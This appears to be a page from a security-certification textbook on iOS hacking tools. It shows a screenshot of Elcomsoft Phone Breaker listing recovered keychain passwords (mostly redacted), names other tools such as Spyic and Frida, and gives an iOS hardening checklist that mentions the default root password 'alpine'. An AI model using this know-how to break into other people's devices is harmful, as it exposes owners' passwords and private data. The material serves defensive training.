
iOS Hacking Tools

Various tools used by attackers to hack target iOS mobile devices are discussed below:

- **Elcomsoft Phone Breaker**

  Source: *https://www.elcomsoft.com*

  Elcomsoft Phone Breaker allows attackers to perform logical and over-the-air acquisition of iOS devices, break into encrypted backups, and obtain and analyze backups, synchronized data, and passwords from Apple iCloud. It allows attackers to break passwords and decrypt iOS backups with GPU acceleration. Using this tool, attackers can decrypt iCloud Keychain and messages with media files and documents from iCloud.



Backup – C:\Users\v.katalov\Desktop\IPHONE11\ke ... 008030-[redacted].04.14_17-28-18.xml
Manifest version: 1 Backup date: 2020-04-14T17:28:15+03:00 Device Name: Vladimir's iPhone 11 Pro Max
Product type: iPhone OS Version: 13.3 Serial number: [redacted]
UDID: 00008030-[redacted]


Apple IDs (64) Wi-Fi accounts (173) Mail accounts (25) Browser passwords (609) Credit cards DSIDs & Tokens (2864)

Name	Creation date	Modification date	Address	Account
booking.aeroflot.ru ([redacted])	31.01.15 09:58:33	13.11.17 03:23:54	https://booking.aerofl...	[redacted]
booking.aeroflot.ru ([redacted])	25.05.15 22:43:07	13.11.17 03:23:54	https://booking.aerofl...	[redacted]
brushfire.com ([redacted]	18.07.19 05:29:18	18.07.19 05:29:18	https://brushfire.com	[redacted]
calendar.google.com ([redacted]	22.10.15 00:59:29	22.10.15 00:59:29	https://calendar.googl...	[redacted]
calendar.google.com ([redacted]...	11.06.13 07:31:55	11.06.13 07:31:55	https://calendar.googl...	[redacted]
camps.intuit.com ([redacted]	04.10.17 22:31:25	04.10.17 22:44:56	https://camps.intuit.c...	[redacted]
cc.payproglobal.com (vkatalov@...	28.02.18 19:59:35	28.02.18 19:59:35	https://cc.payproglob...	[redacted]
cgifederal.secure.force.com (v.k...	29.06.13 04:49:59	12.08.14 11:07:28	https://cgifederal.sec...	[redacted]
chilloutplanet.ru ([redacted]	16.07.19 11:14:58	16.07.19 11:14:58	https://chilloutplanet.ru	[redacted]
chotam.ru ([redacted])	16.06.17 09:38:18	16.06.17 12:24:13	http://chotam.ru	[redacted]
chotam.ru ([redacted])	16.06.17 12:24:13	16.06.17 12:24:13	http://chotam.ru	[redacted]
ciplounges.wlannet.net (WLN/C...	19.10.13 21:35:12	19.10.13 21:35:12	http://ciplounges.wla...	[redacted]
clegc-gckey.gc.ca (vkatalov)	24.08.15 22:59:51	24.08.15 22:59:51	https://clegc-gckey.g...	[redacted]
cloud.lifx.com ([redacted]...	16.04.19 20:14:15	16.04.19 20:14:15	https://cloud.lifx.com	[redacted]
cloud.smartdraw.com (vkatalov...	01.10.16 19:53:31	01.10.16 19:53:31	https://cloud.smartdr...	[redacted]
club.pokemon.com (vkatalov)	20.07.17 07:09:17	20.07.17 07:09:17	https://club.pokemon...	[redacted]
confluence.elcomsoft.local (vk)	09.04.15 00:57:17	09.04.15 00:57:17	http://confluence.elc...	[redacted]

Figure 17.66: Screenshot of Elcomsoft Phone Breaker

Some additional tools for hacking iOS devices are listed below:

- Fing - Network Scanner (*https://apps.apple.com*)
- Network Analyzer Master Lite (*https://apps.apple.com*)
- Spyic (*https://spyic.com*)
- iWepPRO (*https://apps.apple.com*)
- Frida (*https://frida.re*)



Securing iOS Devices

1. Use **passcode lock** feature for locking iPhone
2. Only use iOS devices on **secured** and **protected** Wi-Fi networks
3. Do not access web services on a **compromised network**
4. Deploy only **trusted** third-party **applications** on iOS devices
5. Disable **Javascript** and **add-ons** from web browser
6. Do not store sensitive data on **client-side database**
7. Do not open **links** or **attachments** from unknown sources
8. Change default password of iPhone's **root password** from **alpine**
9. **Do not jailbreak** or **root your device** if used within enterprise environments
10. Configure **Find My iPhone** and utilize it to wipe a lost or stolen device
11. **Enable Jailbreak detection** and also protect access to **iTunes AppleID** and **Google accounts**, which are tied to sensitive data
12. Regularly update your device OS with **security patches** released by Apple

Securing iOS Devices

